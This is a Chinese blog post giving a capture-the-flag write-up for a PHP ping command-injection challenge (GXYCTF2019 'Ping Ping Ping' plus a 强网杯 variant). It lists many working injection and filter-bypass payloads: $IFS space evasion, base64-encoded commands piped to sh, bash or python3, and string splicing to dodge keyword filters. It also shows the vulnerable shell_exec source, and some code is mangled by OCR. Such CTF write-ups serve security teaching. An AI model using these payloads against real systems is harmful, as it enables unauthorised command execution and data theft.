
ctf-ping命令执行

原创

XingHe_0 于 2020-11-08 12:55:02 发布 3135 收藏 8


分类专栏： buuctf 文章标签： 安全

本文链接：https://blog.csdn.net/qq_45414878/article/details/109557567



[GXYCTF2019]Ping Ping Ping

现在做一下关于常见的绕过ping执行其他命令的姿势，启动环境，连接并输入参数，查看当前目录下都有什么




ls命令没有被过滤，并且知道flag就在这个目录下面，用cat查看的flag的时候发现空格被禁用，绕过空格常用的方法有

```
{cat,flag.php}
cat${IFS}flag.php
cat$IFS$9flag.php
cat<flag.php
cat<>flag.php
kg=$'\x20flag.php'&&cat$kg
a=c;b=at;c=flag.php;$a$b $c
b=ag;a=fl;cat$IFS$1$a$b.php
echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|bash
echo$IFS$1aW1wb3J0IG9zCnByaW50KG9zLnN5c3RlbSgnY2F0IGZsYWcucGhwJykp|base64$IFS$1-d|python3
```

要是禁用cat的话可以用less、more、tac、ca\t等绕过

具体效果如下



在这题中试了好几个，试到第三个的时候发现有回显


/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```



查看源码的时候发现已经绕过，查看当前目录的所有文件的内容。（今年强网杯也出现了这个姿势）

```
cat `ls`
cat *
```


/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes

/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```



强网杯

主动

首先题目长这样， 很明显是考查 `命令执行绕过过滤字符`

复制

```php
<?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
```

执行多条命令可以使用 `;` 分号或者 `|` 管道符闭合上一条命令
绕过方法很多，自己网上找，这里不赘述，payload如下：

```
?ip=;cat `ls`
?ip=;cat `echo 'Li9mbGFnLnBocAo=' | base64 -d`
?ip=;cat ./fla'g'.php
?ip=;cat ./fl\ag.php
?ip=;cat ./fl''ag.php
?ip=;cat ./fl""ag.php
?ip=;a=fl;b=ag;cat ./$a$b.php
?ip=;cat ./fl${9}ag.php
.......
```


当然也还有其他的姿势，不过我们先分析源码

```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{f273e20f-2a0f-4914-9961-5acc4026f7f5}";
?>
/?ip=
<?php
if(isset($_GET['ip'])){
 $ip = $_GET['ip'];
 if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
   echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
   die("fxck your symbol!");
 } else if(preg_match("/ /", $ip)){
   die("fxck your space!");
 } else if(preg_match("/bash/", $ip)){
   die("fxck your bash!");
 } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
   die("fxck your flag!");
 }
 $a = shell_exec("ping -c 4 ".$ip);
 echo "<pre>";
 print_r($a);
}

?>
```

第一关是过滤掉一些特殊符号像：\、&、{、}、<、>、*等这些

```
if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match))
```

所以我们只能用没有被过滤的符号组成payload

第二关是过滤了空格

```
if(preg_match("/ /", $ip))
```

可以用 IFS9 来绕过

第三关是过滤了bash

```
if(preg_match("/bash/", $ip))
```

可以用 echoIFS1Y2F0IGZsYWcucGhw|base64IFS1-d|sh 来绕过，这句话的意思是先把cat flag.php 进行base64加密然后解密再用sh执行并把结果输入出来

第四关是匹配一个字符串中，是否按顺序出现过flag四个字母

```
if(preg_match("/.*f.*l.*a.*g.*/", $ip))
```

可以采用字符串拼接 b=ag;a=fl;catIFS1a$b.php 让他不按顺序出现就好

ps:

个人站点博客：XingHe，欢迎来踩~